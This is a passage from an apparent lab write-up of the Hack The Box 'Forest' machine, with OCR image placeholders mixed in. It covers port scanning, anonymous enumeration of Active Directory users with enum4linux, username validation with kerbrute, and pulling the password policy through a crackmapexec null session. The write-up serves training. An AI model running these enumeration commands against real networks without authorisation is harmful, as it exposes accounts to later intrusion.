


0x1 Scan



```
ghost@localhost [14:36:24] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master]
→ % rustscan --ulimit 5000 -a 10.10.10.161 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.10.161:53
Open 10.10.10.161:88
Open 10.10.10.161:135
Open 10.10.10.161:139
Open 10.10.10.161:593
Open 10.10.10.161:636
Open 10.10.10.161:3268
Open 10.10.10.161:3269
Open 10.10.10.161:464
Open 10.10.10.161:5985
Open 10.10.10.161:9389
Open 10.10.10.161:47001
Open 10.10.10.161:49664
Open 10.10.10.161:49666
Open 10.10.10.161:49667
Open 10.10.10.161:49665
Open 10.10.10.161:49670
Open 10.10.10.161:49676
Open 10.10.10.161:49677
Open 10.10.10.161:49684
Open 10.10.10.161:49706
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```




```
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2023-01-12 06:45:28Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49670/tcp open  msrpc        syn-ack Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack Microsoft Windows RPC
49684/tcp open  msrpc        syn-ack Microsoft Windows RPC
49706/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
| p2p-conficker:
```




```
|   Checking for Conficker.C or higher...
|   Check 1 (port 23926/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 32753/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 61628/udp): CLEAN (Failed to receive data)
|   Check 4 (port 44587/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb2-time: ERROR: Script execution failed (use -d to debug)
```

0x2 LDAP (3268)

I run *enum4linux* and found a bunch of users.



```
ghost@localhost [14:44:29] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % enum4linux -a 10.10.10.161
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jan 12 14:46:24 2023

 =========================================( Target Information )=========================================

Target ........... 10.10.10.161
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```




```
 =======================================( Users on 10.10.10.161 )=======================================

index: 0x2137 RID: 0x463 acb: 0x00020015 Account: $331000-VK4ADACQNUCA  Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000010 Account: Administrator  Name: Administrator     Desc: Built-in account for administering the computer/domain
index: 0x2369 RID: 0x47e acb: 0x00000210 Account: andy  Name: Andy Hislip       Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x2352 RID: 0x478 acb: 0x00000210 Account: HealthMailbox0659cc1  Name: HealthMailbox-EXCH01-010  Desc: (null)
index: 0x234b RID: 0x471 acb: 0x00000210 Account: HealthMailbox670628e  Name: HealthMailbox-EXCH01-003  Desc: (null)
index: 0x234d RID: 0x473 acb: 0x00000210 Account: HealthMailbox6ded678  Name: HealthMailbox-EXCH01-005  Desc: (null)
index: 0x2351 RID: 0x477 acb: 0x00000210 Account: HealthMailbox7108a4e  Name: HealthMailbox-EXCH01-009  Desc: (null)
index: 0x234e RID: 0x474 acb: 0x00000210 Account: HealthMailbox83d6781  Name: HealthMailbox-EXCH01-006  Desc: (null)
index: 0x234c RID: 0x472 acb: 0x00000210 Account: HealthMailbox968e74d  Name: HealthMailbox-EXCH01-004  Desc: (null)
index: 0x2350 RID: 0x476 acb: 0x00000210 Account: HealthMailboxb01ac64  Name: HealthMailbox-EXCH01-008  Desc: (null)
index: 0x234a RID: 0x470 acb: 0x00000210 Account: HealthMailboxc0a90c9  Name: HealthMailbox-EXCH01-002  Desc: (null)
index: 0x2348 RID: 0x46e acb: 0x00000210 Account: HealthMailboxc3d7722  Name: HealthMailbox-EXCH01-Mailbox-Database-1118319013  Desc: (null)
index: 0x2349 RID: 0x46f acb: 0x00000210 Account: HealthMailboxfc9daad  Name: HealthMailbox-EXCH01-001  Desc: (null)
index: 0x234f RID: 0x475 acb: 0x00000210 Account: HealthMailboxfd87238  Name: HealthMailbox-EXCH01-007  Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x2360 RID: 0x47a acb: 0x00000210 Account: lucinda       Name: Lucinda Berger    Desc: (null)
index: 0x236a RID: 0x47f acb: 0x00000210 Account: mark  Name: Mark Brandt       Desc: (null)
index: 0x236b RID: 0x480 acb: 0x00000210 Account: santi Name: Santi Rodriguez   Desc: (null)
index: 0x235c RID: 0x479 acb: 0x00000210 Account: sebastien     Name: Sebastien Caron   Desc: (null)
index: 0x215a RID: 0x468 acb: 0x00020011 Account: SM_1b41c9286325456bb  Name: Microsoft Exchange Migration      Desc: (null)
index: 0x2161 RID: 0x46c acb: 0x00020011 Account: SM_1ffab36a2f5f479cb  Name: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}       Desc: (null)
index: 0x2156 RID: 0x464 acb: 0x00020011 Account: SM_2c8eef0a09b545acb  Name: Microsoft Exchange Approval Assistant     Desc: (null)
index: 0x2159 RID: 0x467 acb: 0x00020011 Account: SM_681f53d4942840e18  Name: Discovery Search Mailbox  Desc: (null)
index: 0x2158 RID: 0x466 acb: 0x00020011 Account: SM_75a538d3025e4db9a  Name: Microsoft Exchange        Desc: (null)
index: 0x215c RID: 0x46a acb: 0x00020011 Account: SM_7c96b981967141ebb  Name: E4E Encryption Store - Active     Desc: (null)
index: 0x215b RID: 0x469 acb: 0x00020011 Account: SM_9b69f1b9d2cc45549  Name: Microsoft Exchange Federation Mailbox     Desc: (null)
index: 0x215d RID: 0x46b acb: 0x00020011 Account: SM_c75ee099d0a64c91b  Name: Microsoft Exchange        Desc: (null)
index: 0x2157 RID: 0x465 acb: 0x00020011 Account: SM_ca8c2ed5bdab4dc9b  Name: Microsoft Exchange        Desc: (null)
index: 0x2365 RID: 0x47b acb: 0x00010210 Account: svc-alfresco  Name: svc-alfresco      Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

- sebastien
- lucinda
- svc-alfresco
- andy
- mark
- santi

Domain users


I confirmed a list of users using *kerbrute*.



```
ghost@localhost [15:00:56] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % kerbrute --domain htb.local --dc 10.10.10.161 userenum ./users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/12/23 - Ronnie Flathers @ropnop

2023/01/12 15:01:08 >  Using KDC(s):
2023/01/12 15:01:08 >   10.10.10.161:88

2023/01/12 15:01:08 >  [+] VALID USERNAME:       andy@htb.local
2023/01/12 15:01:08 >  [+] VALID USERNAME:       sebastien@htb.local
2023/01/12 15:01:08 >  [+] VALID USERNAME:       lucinda@htb.local
2023/01/12 15:01:08 >  [+] VALID USERNAME:       mark@htb.local
2023/01/12 15:01:08 >  [+] VALID USERNAME:       svc-alfresco@htb.local
2023/01/12 15:01:13 >  [+] VALID USERNAME:       santi@htb.local
2023/01/12 15:01:13 >  Done! Tested 6 usernames (6 valid) in 5.784 seconds
```

Domain password

I use *crackmapexec* to get password policy.



```
ghost@localhost [15:16:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % crackmapexec smb 10.10.10.161 --pass-pol -u '' -p ''
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [-] htb.local\: STATUS_ACCESS_DENIED
SMB         10.10.10.161    445    FOREST           [+] Dumping password info for domain: HTB
SMB         10.10.10.161    445    FOREST           Minimum password length: 7
SMB         10.10.10.161    445    FOREST           Password history length: 24
SMB         10.10.10.161    445    FOREST           Maximum password age: Not Set
SMB         10.10.10.161    445    FOREST
SMB         10.10.10.161    445    FOREST           Password Complexity Flags: 000000
SMB         10.10.10.161    445    FOREST               Domain Refuse Password Change: 0
SMB         10.10.10.161    445    FOREST               Domain Password Store Cleartext: 0
SMB         10.10.10.161    445    FOREST               Domain Password Lockout Admins: 0
SMB         10.10.10.161    445    FOREST               Domain Password No Clear Change: 0
SMB         10.10.10.161    445    FOREST               Domain Password No Anon Change: 0
SMB         10.10.10.161    445    FOREST               Domain Password Complex: 0
SMB         10.10.10.161    445    FOREST
SMB         10.10.10.161    445    FOREST           Minimum password age: 1 day 4 minutes
SMB         10.10.10.161    445    FOREST           Reset Account Lockout Counter: 30 minutes
SMB         10.10.10.161    445    FOREST           Locked Account Duration: 30 minutes
